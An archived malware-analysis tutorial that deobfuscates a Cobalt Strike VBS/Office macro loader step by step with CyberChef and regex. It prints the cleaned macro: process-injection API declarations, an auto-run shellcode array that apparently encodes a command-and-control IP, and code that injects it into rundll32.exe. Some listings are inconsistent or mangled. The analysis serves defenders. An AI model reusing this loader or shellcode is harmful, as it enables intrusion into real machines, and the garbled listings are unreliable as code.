

Cobalt Strike .VBS Loader - Decoding with Advanced CyberChef and Emulation

By Matthew

Published: 2023-10-23 · Archived: 2026-04-05 19:07:17 UTC

Demonstrating how to manually decode a complex .vbs script used to load Cobalt Strike shellcode into memory.

The referenced script implements heavy text-based obfuscation. We can defeat this obfuscation by utilising CyberChef and Regex.

Post obfuscation, we will identify some "malformed" shellcode which we will manually fix, before emulating with the [SpeakEasy](#) emulator.

Hash: e8710133491bdf0b0d1a2e3d9a2dbbf0d58e0dbb0e0f7c65acef4f788128e1e4

[Sample Link on Malware Bazaar](#)

TLDR:

- Identifying functionality and obfuscation types
- Removing basic obfuscation with Regex and Text Editor
- Removing advanced obfuscation using Regex, CyberChef and Subsections
- Identifying shellcode and fixing negative byte values (Python or CyberChef)
- Validation and Emulation using Speakeasy.

Initial Analysis

The script can be saved and unzipped using the password `infected`. From here we can open the file directly using a text editor like [notepad++](#).

Upon opening, we can see that the script references some Excel objects, as well as `Wscript.Shell`, which is commonly used to execute .vbs scripts.

At this stage I will jump to the assumption that Excel is being leveraged to execute code using Wscript. I will avoid analysing the Excel/Wscript component and jump straight to decoding the obfuscated command/code.

3. Each Line ends with an underscore, representing a new line in visual basic. These will need to be removed.

```
As L&"ong"&Chr(10)&" dwPr"&"ocessId "&"As Long"&Chr(10)&" dwTh"&"readId A"&"s Long"&Chr(10) & _
lpbe"&"sktop As"&" String"&Chr(10)&" lpFi"&"t"&"le As S"&"tring"& _
dwXC"&"ountChar"&"s As Lon"&"g"&Chr(10)&" dwYC"&"ountChar"&"s As Lon"&"g"&Chr(10) & _
er"&Chr(10)&" cbRe"&"served2 "&"As Integ"&"er"&Chr(10)&" lpRe"& _
(10)&"End Type"&Chr(10)&Chr(10)&Chr(35)&"If VBA7 "&"Then"&Chr(10)& _
"&Chr(40)&"ByVal hp"&"rocess A"&"s Long"&Chr(44)& _
ngPtr"&Chr(44)&" lpParam"&"eter As "&"Long"&Chr(44)&" ByVal d"& _
unc"&"tion All"&"ocStuff "&"Lib "&Chr(34)&"kernel32"&Chr(34)&" Alias "& _
ze As "&"Long"&Chr(44)&" ByVal f"&"lAllocat"&"ionType "&"As Long"& _
"&Chr(34)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"WritePro"& _
Any"&Chr(44)&" ByVal L"&"ength As"&" Long"&Chr(44)&" ByVal L"& _
4)&"kernel32"&Chr(34)&" Alias "&Chr(34)&"CreatePr"&"ocessa"&Chr(34)& _
"&Any"&Chr(44)&" lpThrea"&"dAttribu"&"tes As A"&"ny"& _
Chr(44)&" ByVal l"&"pCurrent"&"Director"&"y As Str"&"ing"&Chr(44)& _
Chr(35)&"Else"&Chr(10)&" Priv"&"ate Decl"&"are Func"&"tion Cre"& _
ig"&Chr(44)&" ByVal l"&"pThreadA"&"ttribute"&"s As Lon"&"g"&Chr(44)& _
d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpThrea"&"dID As L"& _
VirtualA"&"llocEx"&Chr(34)&" "&Chr(40)&"ByVal hp"&"rocess A"& _
44)&" ByVal f"&"lProtect"&" As Long"&Chr(41)&" As Long"&Chr(10) & _
44)&" "&Chr(40)&"ByVal hp"&"rocess A"&"s Long"&Chr(44)&" ByVal l"& _
Chr(41)&" As Long"&Chr(10) &" Priv"&"ate Decl"&"are Func"&"tion Run"& _
Chr(44)&" ByVal l"&"pCommand"&"Line As "&"String"&Chr(44) & _
44)&" ByVal d"&"wCreatio"&"nFlags A"&"s Long"&Chr(44)&" lpEnvir"& _
```

Now that we've identified 3 initial forms of "obfuscation", we can go ahead and remove them by utilising regex.


You could always remove and replace each value manually without regex, but that is a very tedious process and ideally something to be avoided. This script is a case where regex is the best way forward.

Moving on, let's go ahead and remove the first form of obfuscation. We can do this using a search/replace. Using the "&" and an empty replace value.

(Note that i've moved the encoded portion of the script to a new file so that the screenshots will be easier to read)



After hitting enter, 290 occurrences of the string split obfuscation have been removed.



Now, I will go ahead and use CyberChef to identify and remove the Chr(10) style obfuscation.

This process will involve using a regex to identify the Chr(10), and then using a subsection hone in on the values and decode them, leaving the remaining script intact.

To do this, I will move the current encoded content into CyberChef.

Initial Analysis With Cyberchef


With the script now moved into CyberChef, we can jump straight to prototyping a regular expression (regex) to hone in on the decimal encoded values.

For prototyping, I will use "Regular Expression" and "Highlight Matches", this is to confirm that the script matches on the intended obfuscated content.

The regex used here is Chr(\d+). Let's break that down...

- Chr - We only want decimal values that begin with Chr
- \ (and \) - We only want decimal values contained in brackets, we need \ to escape the brackets as they have special meaning inside a regex.
- \d+ - This specifies one or more numerical values.


TLDR: we want "numerical values" + "contained in brackets" + "preceded by Chr".



Since the regex looks like it's working and correctly identifying values, we can go ahead and change it to a subsection.

A subsection allows us to perform all future operations only on data that matches our regex. This allows us to keep the majority of the script intact, while decoding only values that are obfuscated and matching our regex.

We can go ahead and copy the regex into a subsection, making sure to disable the original regular expression.



With the subsection applied, we can now apply an additional regex to extract decimal values (but only those contained with Chr).

From here, we can now apply a "From decimal" to decode the content.

At this point, we now have a significantly better looking script than before. (albeit we still have the & everywhere)




Moving back to a text editor



With the primary obfuscation now defeated, we can copy the CyberChef output back into a text editor.

```
1 xModule.CodeModule.AddFromString "Private Type PROCESS_INFORMATION" &
2     &" hProcess As Long" &
3     &" hThread As Long" &
4     &" dwProcessId As Long" &
5     &" dwThreadId As Long" &
6     &
7     &"End Type" &
8     &
9     &"Private Type STARTUPINFO" &
10    &" cb As Long" &
11    &" lpReserved As String" &
12    &" lpDesktop As String" &
13    &" lpTitle As String" &
14    &
15    &" dwX As Long" &
16    &" dwY As Long" &
17    &" dwXSize As Long" &
18    &" dwYSize As Long" &
19    &" dwXCountChars As Long" &
20    &" dwYCountChar" &
21    &" s As Long" &
22    &" dwFillAttribute As Long" &
23    &" dwFlags As Long" &
24    &" wShowWindow As Integer" &
25    &" cbReserved2 As Integer" &
26    &" lpRe" &
27    &"erved2 As Long" &
28    &" hStdInput As Long" &
29    &" hStdOutput As Long" &
30    &" hStdError As Long" &
31    &"End Type" &
32    &
33    &"If VBA7 Then" &
34    &
35    &" Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (hProcess As Long, hThread As Long, dwProcessId As Long, dwThreadId As Long, dwX As Long, dwY As Long, dwXSize As Long, dwYSize As Long, dwXCountChars As Long, dwYCountChar As Long, s As Long, dwFillAttribute As Long, dwFlags As Long, wShowWindow As Integer, cbReserved2 As Integer, lpReserved As String, lpDesktop As String, lpTitle As String, dwX As Long, dwY As Long, dwXSize As Long, dwYSize As Long, dwXCountChars As Long, dwYCountChar As Long, s As Long, dwFillAttribute As Long, dwFlags As Long, wShowWindow As Integer, cbReserved2 As Integer, lpReserved As String, lpDesktop As String, lpTitle As String) As LongPtr
36    &" ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal d" &
37    &"wCreationFlags As Long, lpThreadId As Long) As LongPtr" &
38    &" Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias " " &
```

The ampersands that surrounded our `&Chr(110)&` values still remain, so let's go ahead and remove those.




We also have those pesky underscores (visual basic newlines) remaining, so let's go ahead and remove those using `\s+_ \s+`, this will remove any newlines and surrounding whitespace.



The Script now looks much cleaner, albeit there are a lot of "" quotes around that don't seem to contribute anything useful.


We can go ahead and remove these using a regex of "+", this will remove all quotes from the script.



Analysing the Cleaned up Script

With the majority of junk now removed, we can go ahead and view the now decoded script.

One of the first things we can notice is that there are lots of references to api's commonly used in process injection (VirtualAllocEx, WriteProcessMemory, CreateProcessA etc).



Scrolling down slightly, we can also see a blob of hex bytes and a process name, likely used as the target for process injection.

(eg, this blob of bytes is going to be injected into rundll32.exe)

```
42 | Dim sProc As String
43 |
44 | #If VBA7 Then
45 | Dim rxwpage As LongPtr, res As LongPtr
46 | #Else
47 | Dim rxwpage As Long, res As Long
48 | #End If
49 | myArray = Array(-24,-119,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,
50 | 13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1,
51 | -42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4,
52 | -117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1,
53 | -43,49,-1,87,87,87,87,104,58,86,121,-89,-1,-43,-21,124,0,0,0,91,49,-55,81,81,106,3,81,81,104,91,-22,0,0,83,80,104,87,-119,-97,
54 | -58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86,
55 | 104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1,
56 | -43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-32,40,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1,
57 | -1,-47,71,100,97,80,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,
58 | 45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,
59 | 37,0,85,115,101,114,45,65,103,101,110,116,88,32,77,111,122,105,108,108,97,47,52,46,48,32,40,99,111,109,112,97,116,65,98,108,101,59,32,77,
60 | 83,73,69,32,56,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84,
61 | 66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,
62 | 67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,
63 | 36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,
64 | 84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64,
65 | 86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0,
66 | 104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,
67 | -123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,57,56,46,53,49,46,52,55,0,0,0,0,0)
68 |
69 | If Len(Environ(Program$432)) > 0 Then
70 | sProc = Environ(windir) \\SysWOW64\\rundll32.exe
71 | #Else
72 | sProc = Environ(windir) \\System32\\rundll32.exe
73 | End If
74 | res = RunStuff(Null, sProc, ByVal 0, ByVal 0, ByVal 1, ByVal 4, ByVal 0, ByVal 0, sNull, sInfo, pInfo)
75 |
76 | rxwpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), H1000, H40)
77 | For offset = LBound(myArray) To UBound(myArray)
78 | myByte = myArray(offset)
79 | res = WriteStuff(pInfo.hProcess, rxwpage + offset, myByte, 1, ByVal 0)
80 | Next offset
81 | res = CreateStuff(pInfo.hProcess, 0, 0, rxwpage, 0, 0)
82 | End Sub
83 | Sub AutoOpen()
84 | Auto_Open
85 | End Sub
86 | Sub Workbook_Open()
87 | Auto_Open
88 | End Sub
```

Blob of hex bytes, likely shellcode.

Rundll32.exe, likely an injection target.

At this point, we can probably assume that the bytes are shellcode. This is primarily due to the short length. Which is too short to be a standard pe/exe/dll file.

Before going forward, we can first remove the final remaining underscores.

```
83 | Sub Auto_Open()
84 | Dim myByte As Long, myArray As Variant, offset As Long
85 | Dim pInfo As PROCESS_INFORMATION
86 | Dim sInfo As STARTUPINFO
87 | Dim sNull As String
88 | Dim sProc As String
89 | #If VBA7 Then
90 | Dim rxwpage As LongPtr, res As LongPtr
91 | #Else
92 | Dim rxwpage As Long, res As Long
93 | #End If
94 | myArray = Array(-24,-119,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,
95 | 13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1,
96 | -42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4,
97 | -117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1,
98 | -43,49,-1,87,87,87,87,104,58,86,121,-89,-1,-43,-21,124,0,0,0,91,49,-55,81,81,106,3,81,81,104,91,-22,0,0,83,80,104,87,-119,-97,
99 | -58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86,
100 | 104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1,
101 | -43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-32,40,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1,
102 | -1,-47,71,100,97,80,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,
103 | 45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,
104 | 37,0,85,115,101,114,45,65,103,101,110,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84,
105 | 66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,
106 | 67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,
107 | 36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,
108 | 84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64,
109 | 86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0,
110 | 104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,
111 | -123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,57,56,46,53,49,46,52,55,0,0,0,0,0)
112 |
113 | If Len(Environ(Program$432)) = 0 Then
114 | sProc = Environ(windir) \\SysWOW64\\rundll32.exe
115 | #Else
116 | sProc = Environ(windir) \\System32\\rundll32.exe
117 | End If
118 | res = RunStuff(sNull, sProc, ByVal 0, ByVal 0, ByVal 1, ByVal 4, ByVal 0, ByVal 0, sNull, sInfo, pInfo)
119 |
120 | rxwpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), H1000, H40)
121 | For offset = LBound(myArray) To UBound(myArray)
122 | myByte = myArray(offset)
123 | res = WriteStuff(pInfo.hProcess, rxwpage + offset, myByte, 1, ByVal 0)
124 | Next offset
125 | res = CreateStuff(pInfo.hProcess, 0, 0, rxwpage, 0, 0)
126 | End Sub
127 | Sub AutoOpen()
128 | Auto_Open
129 | End Sub
130 | Sub Workbook_Open()
131 | Auto_Open
132 | End Sub
```

There are still some underscores remaining. These can be removed before analysing the hex blob.

Once removed, the blob of hex bytes should look something like this. The blob is far too short to be a full pe file, but plenty of space to include shellcode.

```
83 | Sub AutoOpen()
84 | Dim myByte As Long, myArray As Variant, offset As Long
85 | Dim pInfo As PROCESS_INFORMATION
86 | Dim sInfo As STARTUPINFO
